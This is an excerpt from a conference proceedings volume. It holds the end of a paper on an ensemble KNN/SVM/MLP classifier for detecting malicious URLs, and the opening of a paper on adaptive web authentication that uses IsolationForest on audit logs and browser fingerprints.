The most recent research on various big data applications for cybersecurity is surveyed [14]. The application categories in the article include intrusion and anomaly detection, spam and spoofing detection, malware and ransomware detection, code security, cloud security, and another category that surveys additional research trajectories in big data and cybersecurity. The study's conclusion suggests potential future lines of inquiry for big data applications in cybersecurity.

Traffic-Log Combined Detection (TLCD), a multistage intrusion analysis system, was introduced by [15] to address the comprehensive modelling of the sophisticated multistage attack. Through association rules, we integrate traffic with network device records in a manner inspired by multiplatform intrusion detection systems. TLCD builds a federated detection platform by correlating log data with traffic characteristics to reflect the attack process. In particular, TLCD can reflect the present network status, show user behavior, and uncover the steps of a cyberattack attack. The test findings across a variety of cyberattacks show that TLCD performs well, with high accuracy and a low false positive rate.

In order to correlate heterogeneous multisource data, [16] initially studied various data fusion strategies. The paper provided the fundamentals of correlation analysis and developed a big data analytics system for the detection of targeted cyberattacks based on this. The method would allow for the effective correlation of multisource heterogeneous security data and analysis of attack purposed.

Gaba et al. (2022) [17] would use Software Defined Networks and machine learning to identify security attacks on the blockchain. Use software defined networks (SDN) and machine learning to detect security attacks on the blockchain. The research proposed an encoder-decoder prototype-based anomaly-based recognition system that is trained using collective data gleaned through tracking blockchain activity.

Manzano et al. (2022) [18] devised, constructed, and assessed a software framework for safeguarding IoT networks using a Hadoop cluster to store large amounts of data and the PySpark library to train models for anomaly detection and attack classification. To improve the ML-based models, the paper used the larger version of the UNSW BoT IoT public dataset. In Reconnaissance attack detection, an accuracy of 96.3% was attained with a maximum accuracy of 99.9% thanks to feature engineering and hyper-parameter tweaking of anomaly detection model parameters.

To illustrate the efficiency of particular machine learning algorithms in identifying and categorizing Android malware utilizing permissions features, Odat et al. (2022) [19] conducted an empirical study. The CIC-Maldroid2020, CIC-Maldroid2017, and CIC-InvesAndMal2019 datasets, collected by the Canadian Institute for Cybersecurity, comprise 9000 distinct malicious applications. Based on several machine learning classifiers, Meta-Multiclass and Random Forest ensemble classifiers are employed to address the imbalance in the data classes. In addition, SMOTE and a genetic attribute selection technique are utilized to categorize Ransomware subfamilies in order to deal with the small sample size and underfitting issue. With 95% accuracy in classifying large malware families and 80% in ransomware subfamilies, the results demonstrate that optimization and ensemble techniques are effective in treating dataset difficulties.

In healthcare environment, Unal et al., (2022) [20] looked at the security issues associated with big data platforms used in the healthcare industry and how machine learning can help to reduce those risks. Ajagbe et al. [21] suggested using the Rivest-Shamir-Adleman (RSA) and Advance Encryption Standard (AES) cryptography keys, which are private and public cryptography keys respectively. The proposed cryptography technique was based on these two effective existing cryptography keys. Along with the current methods, the new system was used (AES and RSA). The outcomes demonstrate that it is feasible to hybridize cryptography keys (public and private cryptography keys), which enhances the security of EHR data. It was found to be a secure electronic health record (EHR) data on the internet that allayed user security fears and guaranteed the confidentiality, security, and privacy of patients' health records [22–26].

Summarily, there have been concerted efforts on improving the big data cyber security space by many scholars and experts, but a lot is still yet uncovered in the area, hence, this paper proposes an outfit solution for big data cryptography in the proposed work. To test our approach, we fed the benchmark data to classifiers KNN, SVM and MLP by comparing the performance of standalone classifiers by outfit approach among listed classifiers.


3 Methodology

Collective details of around 3.19 million (features) are used in this segment from a publicly accessible dataset. A big mail provider provided the data collection, which was extracted using a function extraction mechanism (phishing and spam web Links around 6500–7500 per day in live environments). The research [10] discusses how to extract and prepare datasets in great detail. In the following paragraphs, the techniques used in this analysis are listed in detail. Table 1—comparative methods. Big-Data Cyber Security Framework (Approach proposed) is illustrated in Fig. 1.

3.1 Performance Evaluation

The (training and testing) based approach is used to assess the proposed strategy. The parameters of each classifier are trained to their optimum parameters from hypothetical values, and then the classifiers are tested to verify their results. This procedure eliminates bias and strengthens the generalization of the recorded findings. In order to validate our findings using mathematical analyses of two populace Mean Weight values, a t-test was used to see if either congenial or malignant URLs differed. The Algorithm 1 shows about the Performance evaluation for Classifiers for evaluating the attributes and The Algorithm 2 shows about Comparative Evaluation of Performance—Malignant, Congenial and T-Value and the Algorithm 3 represents about the Behaviour-based malignant detection model.

Fig. 1 Big-data cyber security framework (proposed approach)



Algorithm1: Performance evaluation for *Classifiers*

```
ClassifiersEvaluation( Outfit Data)
Defined accuracy_threshold
Foreach k in patterns:
Generate k_data of k;
GridSearchCV of {MLP,KNN,SVM} ( k_data);
GridSearchCV of {Outfit Approach} ( k_data);
If (MAX_Accuracy( Outfit Approach > MLP,KNN,SVM) > threshold):
Print optimal performance model,accuracy,k;
```

Algorithm 2: *Comparative Evaluation of Performance—Malignant, Congenial and T-Value*

```
set of feature instances Y,
set B of all features,
begin
CandidateRules( Library-YARA) ← $ for Malignant, Congenial, T-Value
for each featuresb ∈ B do
for each value U of featuresb do
count how often each class appears
find the most frequent class FC
construct a rule IF b = U THEN FC
endfor
calculate classification accuracy for all rules
choose the best rule kC
CandidateRules ← kC
Endfor
Print Malignant, Congenial and T-Value
end
```

Algorithm 3: *Behavior-based malignant detection model*

```
Input: including malware and benign samples ( Y1,Y2,Y3……Yr)
Yr for Model detection
Output: kC the result of the detection
Begin
Create binary feature vectors Ki.
Activation[0] = { K1,K2……….Kn)
Repeat till Threshold
Train K use with hidden layer's values
Fine tune the Anomaly Detection network Ji = { J1,J2,J3…….Jn)
Join the classifier to the top layer of the Ji model
Train the joined classifier
End
Print Result Yr
End
```

4 Results and Discussions

Table 2 shows the results of the comparison between the standalone and outfit methods. The consistency of the grouping of the two groups (beneficial and malignant) in the reports is 0.9874 for KNN, 0.9874 for SVM, 0.9857 for MLP, and 0.998 for outfit method. The classification results explicitly show that the suggested outfit solution outperforms single classifiers by a small margin.

The recorded precision of single classifies is in the range of 0.9857–0.9874.The line graph begins to expand until it approaches towards 0.09874, after which it becomes constant, indicating that SVM and KNN classifiers do better than MLP classifiers in terms of classification efficiency. The final outcome of methods used to combine various classifiers and construct the outfits is shown in Fig. 2.

Table 1 Comparative methods

Methods	Details
SVM (support vector machine)	SVM is guided learning models used within ML (Machine Learning) to interpret data through classification and regression evaluation An SVM training approach estimates a model that attributes new examples to one of two groupings rendering it a non-probabilistic conditional functional classifier, each labeled as belonging to one of two categories
KNN (K-nearest neighbors)	KNN is a nonparametric categorization uses range similarities to retain and classify new data. In the early 1970s, KNN was one of the most widely used nonparametric methods in statistical approximation and pattern identification [22]
MLP (multilayer perceptron)	By connecting individual Perceptron through a neural network-based architecture, a MLP can be designed. Since both input and intermediate layers supply input to the following layers, MLP is known as a FFANN (Feedforward Artificial Neural Network) [23]
Outfit approach	Several experiments in the field of ML look at the comparison of single and outfit classifiers. These studies argue that outfit methods increase classification efficiency in most cases over single classifiers based on a range of experimental findings [12]. The impact of an outfit strategy on Big Data protection is unclear. These interconnected methods, which are based on a number of classification strategies, may achieve an unidentical rate of correctly categorized persons, resulting in more efficient, precise, and consistent classification outputs than a standalone classifier technique. This research explores the mathematical, computational and representational understanding, and offers evidence for improved performance in outfit classifiers, while another study [24] discusses the key parameters that improve the performance of the outfit approach over standalone classifier. However, for substantial improvement in classification performance, tuning of various essential parameters is needed in outfit classifiers

Table 2 Outfit approach accuracy result

Methods	Accuracy values (%)
MLP	0.9857
KNN	0.9874
SVM	0.9874
Outfit approach	0.998




Fig. 2 Comparative methods accuracy representation

Graph showing Comparative Values efficiency are compared in Fig. 3. The recorded performance (Table 2 values) reveals that the outfit solution outperforms the other approaches. The same theory is used to discriminate congenial and malignant URLs links. Table 3. Shows about Parametric Values of Outfit Approach. The mean and standard deviation in Table 4 show the major difference between congenial and malignant functions (having p value < 0.0001). However, not all functions (both friendly and malignant) are the same. Table 4 provides the comparative evaluation performance.

5 Conclusion

Big Data having the market intelligence and potential to jeopardize its durability and credibility. Researchers face a number of significant obstacles when it comes to Big Data protection. As a result, we have suggested a more effective and precise outfit-based approach to distinguish congenial and harmful practices in order to

Fig. 3 Graph showing comparative values efficiency




Table 3 Parametric values of outfit approach

Methods	TPR	F-measure value	FPR	Recall
KNN	0.9938	0.9942	0.863	0.9979
SVM	0.9979	0.997	0.786	0.9983
MLP	0.9945	0.9936	0.833	0.9983
Outfit Approach	0.9985	0.9976	0.798	0.9989

Table 4 Comparative evaluation of performance

F	Malignant	Congenial	T-value
F. 1	0.333 ± 0.324	0.138 ± 0.210	2.23
F. 2	3.219E−02 ± 5.366E−02	2.440E−02 ± 2.496E−02	1.16
F. 3	2.464E−02 ± 4.082E−02	3.586E−02 ± 6.039E−02	1.04
F.4	0.589 ± 0.342	0.583 ± 0.408	0.44
F. 5	0.556 ± 0.327	0.435 ± 0.373	1.17
F. 6	3.026E−02 ± 5.445E−02	2.645E−02 ± 4.998E−02	0.317
F. 7	8.835E−02 ± 3.832E−02	8.089E−02 ± 3.270E−02	1.13
F. 8	0.128 ± 0.132	0.163 ± 0.176	1.11
F. 9	6.803E−02 ± 3.354E−02	7.057E−02 ± 4.893E−02	0.317
F. 10	0.138 ± 4.774E−02	0.116 ± 4.690E−02	2.02

detect and deter potential cyber threats. Our suggested method is extremely reliable, with a classification accuracy of 0.998 (between congenial and malignant). This research will be looked at further in the future to determine the vulnerability trend in cybersecurity.

References

1. Sarker IH, Kayes AS, Badsha S, Alqahtani H, Watters P, Ng A (2020) Cybersecurity data science: an overview from machine learning perspective. J Big Data 7(1):1–29
2. Chadwick DW, Fan W, Costantino G, De Lemos R, Di Cerbo F, Herwono I (2020) A cloud-edge based data security architecture for sharing and analysing cyber threat information. Future Gener Comput Syst 102:710–722
3. Adesina AO, Ajagbe SA, Afolabi OS, Adeniji OD, Ajimobi OI (2023) Investigating data mining trend in cybercrime among youths. Pervasive computing and social networking. Springer, Singapore, pp 725–741
4. Wang L, Jones R (2020) Big data analytics in cyber security: network traffic and attacks. J Comput Inform Syst 1–8
5. Ajagbe SA, Ayegboyin MO, Idowu IR, Adeleke TA, Thanh DN (2022) Investigating energy efficiency of mobile ad-hoc network (MANET) routing protocols. Int J Comput Inform 46(2):269–275. https://doi.org/10.31449/inf.v46i2.3576
6. Zhang X, Ghorbani AA (2020) Human factors in cybersecurity: issues and challenges in big data. Secur Privacy Forensics Issues Big Data 66–96
7. Hashmani MA, Jameel SM, Ibrahim AM, Zaffar M, Raza K (2018) An ensemble approach to big data security (cyber security). Int J Adv Comput Sci Appl 9(9):75–77
8. Dias LF, Correia M (2020) Big data analytics for intrusion detection: an overview. Handbook of research on machine and deep learning applications for cyber security, pp 292–316
9. Adeniji OD, Adekeye DB, Ajagbe SA, Adesina AO, Oguns YJ, Oladipupo MA (2023) Development of DDoS attack detection approach in software defined network using support vector machine classifier. Pervasive computing and social networking. Springer, Singapore, pp 319–331
10. Moşteanu NR (2020) Challenges for organizational Structure and design as a result of digitalization and cybersecurity. Bus Manage Rev 11(1):278–286
11. Taylor PJ, Dargahi T, Dehghantanha A, Parizi RM, Choo KK (2020) A systematic literature review of blockchain cyber security. Digital Commun Netw 6(2):147–156
12. Sirageldin A, Baharudin BB, Jung LT (2014) Malicious web page detection: a machine learning approach. In: Jeong HY (ed) Advances in computer science and its applications. Springer, Berlin, Heidelberg, pp 217–224. https://doi.org/10.1007/978-3-642-41674-3_32
13. Johari R, Kalra S, Dahiya S, Gupta K (2021) S2NOW: secure social network ontology using WhatsApp. Secur Commun Netw 2021:1–21. https://doi.org/10.1155/2021/7940103
14. Alani MM (2021) Big data in cybersecurity: a survey of applications and future trends. J Reliable Intell Environ 7:85–114. https://doi.org/10.1007/s40860-020-00120-3
15. Lu J, Lv F, Zhuo Z, Zhang X, Liu X, Hu T, Deng W (2019) Integrating traffics with network device logs for anomaly detection. Secur Commun Netw 2019:1–10. https://doi.org/10.1155/2019/5695021
16. Ju A, Guo Y, Ye Z, Li T, Ma J (2019) HeteMSD: a big data analytics framework for targeted cyber-attacks detection using heterogeneous multisource data. Secur Commun Netw 2019:1–9. https://doi.org/10.1155/2019/5483918
17. Gaba S, Budhiraja I, Makkar A, Garg D (2022) Machine learning for detecting security attacks on blockchain using software defined networking. In: 2022 IEEE ınternational conference on communications workshops (ICC workshops). IEEE, pp 260–264. https://doi.org/10.1109/ICCWorkshops53468.2022.9814656
18. Manzano RS, Goel N, Zaman M, Joshi R, Naik K (2022) Design of a machine learning based ıntrusion detection framework and methodology for IoT networks. In: 2022 IEEE 12th annual computing and communication workshop and conference (CCWC). IEEE, pp 0191–0198.https://doi.org/10.1109/CCWC54503.2022.9720857
19. Odat E, Alazzam B, Yaseen QM (2022) DetectinMalware families and subfamilies using machine learning algorithms: an empirical study. Int J Adv Comput Sci Appl (IJACSA) 13(2):761–765. https://doi.org/10.14569/IJACSA.2022.0130288

20. Unal D, Bennbaia S, Catal FO (2022) Machine learning for the security of healthcare systems based on ınternet of things and edge computing. In: Cybersecurity and cognitive science. Academic Press, pp 299–320
21. Ajagbe SA, Florez H, Awotunde JB (2022) AESRSA: a new cryptography key for electronic health record security. In: Florez H, Gomez H (ed) Communications in computer and ınformation science, vol 1643. Springer, Peru, pp 244–258
22. Mayhew M, Atighetchi M, Adler A, Greenstadt R (2015) Use of machine learning in big data analytics for insider threat detection. In: MILCOM 2015–2015 IEEE military communications conference. IEEE, pp 915–922
23. Vinod P, Jaipur R, Laxmi V, Gaur M (2009) Survey on malware detection methods. In: Proceedings of the 3rd Hackers' workshop on computer and internet security (IITKHACK'09), pp 74–79
24. Ma J, Saul LK, Savage S, Voelker GM (2009) Identifying suspicious URLs: an application of large-scale online learning. In: Proceedings of the 26th annual international conference on machine learning, pp 681–688
25. Adeniyi JK, Adeniyi EA, Oguns YJ, Egbedokun GO, Ajagbe KD, Obuzor PC, Ajagbe SA (2022) Comparative analysis of machine learning techniques for the prediction of employee performance. Paradigmplus 3(3):1–15. https://doi.org/10.55969/paradigmplus.v3n3a1
26. Ogunseye EO, Adenusi CA, Nwanakwaugwu AC, Ajagbe SA, Akinola SO (2022) Predictive analysis of mental health conditions using adaboost algorithm. Paradigmplus 3(2):11–26. https://doi.org/10.55969/paradigmplus.v3n2a2

Adaptive Authentication System Based on Unsupervised Learning for Web-Oriented Platforms

Andrey Y. Iskhakov, Yana Y. Khazanova, Mark V. Mamchenko, Roman V. Meshcheryakov, Anastasia O. Iskhakova, and Sergey P. Khripunov

Abstract This paper considers the problem of internal threats caused by the actions that are performed by the employees who have legal access to the company's data or by the intruders who compromise the employees' accounts. Account compromise is considered a serious threat to information security, and it may lead to data theft or system disruption. The presented study contributes to the better understanding of detecting suspicious user behavior based on the data collected from the standard audit logs. A possible solution to this problem is a system for detecting the outliers in standard audit logs and extended user data, which may be a sign of abnormal (suspicious) user behavior. Data outlier detection is based on the log analysis with manually labeled data using the IsolationForest classifier with the adjusted parameters. The machine learning methods support heterogeneous data with different behavioral patterns for each user. Moreover, the increase of feature space using FingerPrintJS library provides higher accuracy of detecting abnormal user behavior.

Keywords Cybersecurity · Anomaly detection · Outlier detection · Web · One-class support vector machine · Isolationforest · Ellipticenvelope · Authentication · Fingerprintjs

The research was funded by the Russian Science Foundation (project No. 21-71-00125).

A. Y. Iskhakov · M. V. Mamchenko (✉) · R. V. Meshcheryakov · A. O. Iskhakova
V.A. Trapeznikov Institute of Control Sciences of Russian Academy of Sciences, Moscow 117997, Russia
e-mail: markmamcha@gmail.com

R. V. Meshcheryakov
e-mail: mrv@ieee.org

Y. Y. Khazanova
HSE University, Moscow, Russia

S. P. Khripunov
Scientific Council on Robotics and Mechatronics of Russian Academy of Sciences, Moscow 119526, Russia
e-mail: hsp61@yandex.ru

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_36

1 Introduction

Ensuring cybersecurity has been one of the most urgent problems on the Internet. As the number of users on the network increases (the number of internet users increased from 4.9 billion in 2021 to 5.03 billion as of July 2022 according to the statistics [1, 2]), it is important to have high-quality tools to prevent compromising user accounts. According to the report provided by Statista Research Department [3], there were 23.65 million data records that have been exposed worldwide in the first three quarters of 2022. While information leakage threats are sufficiently system-specific, they can nevertheless be divided into several types. This paper considers the problem of internal threats caused by the actions that are performed by the employees who have legal access to the company's data or by the intruders who compromise the employees' accounts. For instance, about 1.2 million Microsoft accounts were compromised in January 2020 due to the absence of multifactor authentication [4]. These accidents are hard to detect due to several reasons. Firstly, the staff malpractice may be unclear due to the company's positioning as a high-trust one, as well as its good reputation. Many fraudsters pretend to be reliable and hardworking employees in order to escape any suspicions and obtain enough time to steal data or compromise the integrity of the system. Secondly, the intruder that compromises user's account to gain access to the system can easily manipulate the activity data in the system to conceal his actions. All these threats raise the issue of preventing account compromise both when the user logs in the system and throughout the entire work session. These methods should be quite efficient in order to work fast in real-time threat detection and consider the uniqueness of analyzed data on the users' behavior. The work focuses on developing a multifactor authentication system based on detecting suspicious user behavior via the analysis of standard audit logs of the system. We also consider the idea of increasing the space and the number of features used to collect more information about the users and minimize the risk of forging activity data by the intruders. In this paper machine learning methods are used, since each user has a unique behavior pattern. Statistical methods are not applicable for solving the stated problem, since it is not possible to select one universal criterion for all users at once. These facts prove that unsupervised learning may show better efficiency in detecting suspicious user behavior under various behavioral patterns in comparison to other machine learning methods. The presented study contributes to the better understanding of detecting suspicious user behavior based on the data collected from the standard audit logs. The first stage is to analyze the data about user behavior and prepare them for processing in the classifier. Data preparation implies the extraction of the informative features in order to improve the efficiency of the classification algorithm, as well as transforming data to a matrix of integers. The next stage is to choose an applicable classifier (and its corresponding mathematical model) suitable for anomaly detection. The classifiers are then tested on several users with different numbers of records in a dataset, different behavior patterns, as well as levels of activity. The highest accuracy of the classifiers can be achieved by adjusting their parameters. This paper considers the problem of collecting additional user data via FingerprintJS, an open-source JavaScript library that provides functionality for extracting the user's fingerprint.

This paper is organized as follows. Related work analysis is given in Sect. 2. Section 3 provides the description of the methods used in the proposed account compromise prevention system, including data preprocessing, vectorization, and classification. Experimental results are described in Sect. 4. This section also provides the analysis of the dependence of the algorithm accuracy on the chosen parameters, as well as the process of their adjustment. Section 5 summarizes the conducted research.

2 Related Work

The recently increased number of account compromise events has raised the problem of cybersecurity internal threats. The universal solution to addressing the problem implies adjusting the classifier's parameters and using audit logs as data about the activity of the users on a website. Consider several articles that implement this universal solution with several modifications.

2.1 Datasets and User Attributes (Features)

Most of the current studies consider the cases of training the machine learning models on datasets provided from the system logs. The usage of classical datasets [5–7] to extract user behavior patterns offers benefit through the ability of comparing various approaches and choosing the most accurate ones. However, the use of standard logs and datasets may lead to overfitting and do not consider the modern features of user data. Testing the proposed approaches on contemporary datasets [5, 8, 9] allows higher efficiency in processing user behavior data. The aforementioned raises the issue of the range of attributes that might be used to define a user. Papers [10] and [11] propose to use psycholinguistic and biometric features respectively. Data from social network accounts in the work [10] is used to identify the emotional state of the users to detect the changes in their habits, though, this approach is not applicable for general web-oriented platforms collecting data about user devices and actions only. Biometric data [11] is unique for each user and allows high accuracy in detecting intruders. This method, however, requires additional overhead costs, and it's difficult to implement it into a particular web-oriented platform. Paper [12] gives the idea of using a list of visited websites to describe user's behavior. This approach has been tested with the number of users close to 150 and basically the same number of recordings. The work provides the approach to extracting some patterns of users' actions to improve the efficiency of the algorithm. Nevertheless, the efficiency of the classification should be improved to deal with a larger number of users in the dataset. Standard information about the actions of the users in the system may be deliberately changed by the fraudsters, while some basic system characteristics can be tampered with even by the ordinary users. This requires substantial exploration of additional characteristics of the actions of the users in the system. We propose the use of the FingerprintJS library that allows collecting user's browser attributes. This technique will be described in a relative subsection.

2.2 Ensemble Learning

Several papers [5, 7, 8, 10] focus on the implementation of not individual algorithms, but on the hybrid detection techniques that can show higher accuracy due to classifying users' behavior in several stages. Paper [10] describes the approach to detecting users with behavior anomalies using hybrid system of classifiers. It provides higher accuracy than the use of only one classifier. Nevertheless, in case of detecting suspicious user behavior in real time the use of hybrid classifiers may slow down the program and cause delays in the system. Paper [5] proposes ensembles of unsupervised learning methods to reduce the number of misclassifications. They consider meta-learning approaches that combine the predictions from other machine learning algorithms and allow choosing the best algorithm for the particular dataset. However, the efficiency of this solution in terms of resource consumption and time should be estimated more precisely. It is essential to achieve a balance between the efficiency of the classification method, its speed, and memory usage to provide both efficient outlier detection, and satisfying user experience. We therefore decided to focus on the segregated algorithms that assume time and resource saving and require thorough data preprocessing.

2.3 User Behavior Patterns

Extracting user behavior patterns for each particular system and tracking their dynamic changes in this behavior is another problem to be solved. The article [9] proposes user identity confirmation by one of four login mechanisms according to the type of user data collected, as well as his preferences for login procedure. Updating the database after successful login and limiting the records' time threshold allows considering only the current behavior of the user. Our approach implies considering the changes in user behavior by adding event data to the dataset after each action performed by the user. The models chosen in this research are supposed to be retrained every predefined period of time to address the dynamic changes in user behavior. Paper [11] discusses the possibility of applying classification methods to user's biometrics. With regard to the problem of analyzing data from standard audit logs and browser fingerprints, we have concluded that it is necessary to use machine learning methods instead of static ones. Despite the fact that user's behavior may vary for some natural reasons, these changes will be unique for each user. Thus, behavior analysis should be applied for each user independently with training a unique (separate) model.

2.4 Relevance of the Problem

Despite the elaboration of the described Papers, there are several drawbacks. In particular, authors [6] use classical datasets, algorithms, and logs only; the use of deep learning complicates the training process. Model overfitting is present in paper [7] due to the use of standard logs and datasets; the latest user data features are not considered; and the classifiers utilize generalized user behavior instead of training a unique classifier for each user. Overfitting was also observed in [8] due to the redundant data in the used dataset. In paper [9], the main restriction was the fixed set of environmental attributes. Paper [10] does not consider dynamical user behavior, and user behavior patterns are therefore not comprehensive. The proposed approach in paper [11] is applicable for a particular system only. Finally, in the article [12] detecting a user on the website is only possible, when the activities of all users can be compared. Thus, the problem of improving the security and efficiency of user authentication remains relevant. In this work, we offer an adaptive authentication system using unsupervised learning for web-oriented platform. The following sections present the architecture of the system based on outlier detection in logs, its description, the methodology used, and the test results for the three classifiers.

3 Methodology and Description of the Proposed Outlier Detection System

The proposed system implies adaptive multifactor user authentication, and data collection about the user and all actions performed on a website. The data is then vectorized to be processed by the classifier. The selected model classifies the data as normal or abnormal user behavior. If the behavior is suspicious, the server applies multifactor authentication to verify the user’s identity.

3.1 Dataset

One of the main resources of data about users’ activity on a website are standard audit logs collected by the system. They describe the actions that are performed by a user and provide the following features: *ID*, *Time and Date*, the type of the *Event*, *Object*, *IP*, *URL*, *User*, and *User Agent*. *ID* stands for the number of the log in the system and does not provide any essential information. Nevertheless, this characteristic is closely related with the *Time and Date* feature; using them allows tracking the sequence of actions. In that regard, *Time and Date* feature has been chosen to be one of the main determinants of user behavior. Moreover, we can use it to obtain information about the user's working hours and working days. This will be helpful in discovering the intruder's actions that are performed during the employee's non-working hours. *Events* that are detected in the system may be divided into several groups. The first one—the actions of the server—is the least interesting for solving the stated problem. These actions (like automatic backup) are performed by the system itself, and are not related to a specific user. The second group consists of such events as logging out of the system and entering a false password, where the users are not indicated as well. The last and the most important group of events includes all other actions performed by the users. These activities are closely related to the specific users, and data provided are the most informative for detecting the changes in user behavior. A *User* is the characteristic of a person who is logged in the system and performs actions in it. It should be noted that not all events in the log have such a feature. This attribute can be used to extract data and train classifiers for every user in the system. *Object* feature is a generalized data structure to which the action is applied. Objects can be database tables, scripts, as well as users and their groups. For example, some system actions may be linked to the specific person as the *User*, but the system can refer to them as the *Objects*. An *IP* address is a unique feature that identifies a device on the Internet or local network. It is presented in all system logs. *URL* reflects the paths on the Internet that were visited by the users. It can be helpful to detect the regularity of the visited websites and determine the user's interests. *User Agent* provides data on the user's current device and browser.

3.2 Data Vectorization

We use a classifier trained on data from the standard system logs to determine suspicious user behavior. It is necessary to convert the original data to a numerical format to apply machine learning methods. Each feature must be in a vector form—a set of elements of one type. In this paper, we use LabelEncoder [13] from the Scikit-Learn standard library for categorical features [14], a method for extracting patterns in feature values, and data conversion into integers according to an algorithm selected for each specific case. LabelEncoder is a class that converts a finite set of non-numeric values to numeric ones. It is applicable in the set task, since some features in the initial data are categorical (e.g., user actions on the site, user browser and platform data, etc.). The *fit-transform* method of this class maps each unique feature value to integers. The pattern extracting method allows grouping several unique values that have commonality. For example, this method can be applied to vectorize users' data when following the links on websites. The module of the proposed system uses the following informative features: *Time and Date*, *Event*, *IP*, *URL*, *User*, and *User Agent*. We divide *Time and Date* feature into two separate ones—*Date* and *Time*.

The days of the week were extracted as dates using datetime [15] module, and then converted to integers from 0 to 6 using the label encoding method. This type of date vectorization appears to be the most efficient because the users' activity in the system is likely to depend on certain days of the week. As for time, hour vectorization is sufficient, considering minutes and seconds is redundant to analyze the approximate distribution of users' activity throughout the day. The *URL* feature can be vectorized using the method of identifying patterns when considering the user following links on the Internet. The unique values of this attribute have a similar origin, which allows to combine them into one semantic group. After grouping, the label encoding method is applied again, assigning a unique integer value to each significant group. The analysis of the audit logs revealed that the most significant part of the IPv4 address are its first three octets. This is directly related to the approach of the Internet service providers to assigning dynamic IPv4 addresses. The last octet should be discarded before vectorization, and the rest of the *IP* address can be presented as an integer. Each value of the attribute *User* contains both the name or email address of the user, and a unique identifier. In this regard, this attribute can be presented as this unique integer number. In addition, we have created a new attribute *Admin* with binary values: *1*—if the user is the administrator, and *0*—otherwise. For the *Event* feature, LabelEncoder is used with no additional processing, since the data within this feature is already categorical and does not require grouping. *User Agent* allows obtaining information about the user's device and browser. To obtain information about the user's operating system and browser (new features: *Platform*, and *Browser* respectively) we applied the use of the keywords and some regularities. The extracted data is to be vectorized in LabelEncoder as well.

3.3 Data Preprocessing

Data preprocessing is an essential stage before detecting outliers with a classifier [16]. Data cleaning as the first step of preprocessing [17] allows reducing the number of factors that interfere with the classification algorithms. It implies filling data gaps, converting of invalid data formats, as well as smoothing of outlier data. Suppose that all missing values in the data are justified, depending on the *Event* feature values (for example, the absence of user data is typical for *Logout* events). The data for each feature is rather uniform, so there are no problems with their formats in the original data. Data preprocessing also includes vectorization, which was described in the previous paragraph. Another step of preprocessing is data optimization, which implies the removal of the least informative features from the dataset to increase the efficiency of the algorithms used. Thus, some features (for example, the *ID* feature) in the original dataset are not informative, since they do not contain any significant information about the actions of the users. Therefore, it is advisable to remove them from the original dataset. On the contrary, the *Object* feature has a strong correlation with the *User* feature.

3.4 Expanding the Collected Features

In order to detect and identify the users' behavior more precisely, we propose to expand the list of features. To that end, we used the Fingerprinting methods and techniques to identify a user on the Internet based on the side data without installing any auxiliary software on the user's device. It was decided to use the FingerPrintJS library based on the specifics and limitations of the target resource (web-oriented platform).

FingerprintJS is an open-source JavaScript library that provides functionality for collecting 27 parameters that form a user's fingerprint. The analysis provided by the researchers confirms the uniqueness of the fingerprints for the majority of users with a high probability [18–23]. As the result, the list of features should be expanded by adding canvas (frame rendering), fonts, and audio data features [24].

3.5 Outlier Detection System on a Website

An important stage is the configuration of the application programming interface and the implementation of the software on a website [25, 26]. It involves creating a method for automatic data collection and vectorizing, as well as data exchange between a website and the software. The key is to ensure that the code works correctly regardless of the hardware used. In other words, it is necessary to define the virtual environment of our solution to ensure its easy portability. For this purpose, we used a Docker container [27] to isolate the executable code and its entire environment on the host operating system. This allows the environment to have its own namespace, while sharing the required binaries and libraries with the operating system [28]. The user performs an action in the system. Information about this action is added to the standard audit log by the embedded system tools. The event manager detects a new event and passes data about it as a POST request to the Flask application, which is located in the Docker container. The application parses the data record of the user's action, classifies the user behavior (normal or abnormal), and returns the response to the event manager in JSON format. According to the returned result, the event manager decides whether to use alternative authentication mechanisms.

4 Testing Results and Discussion

4.1 Dataset Analysis

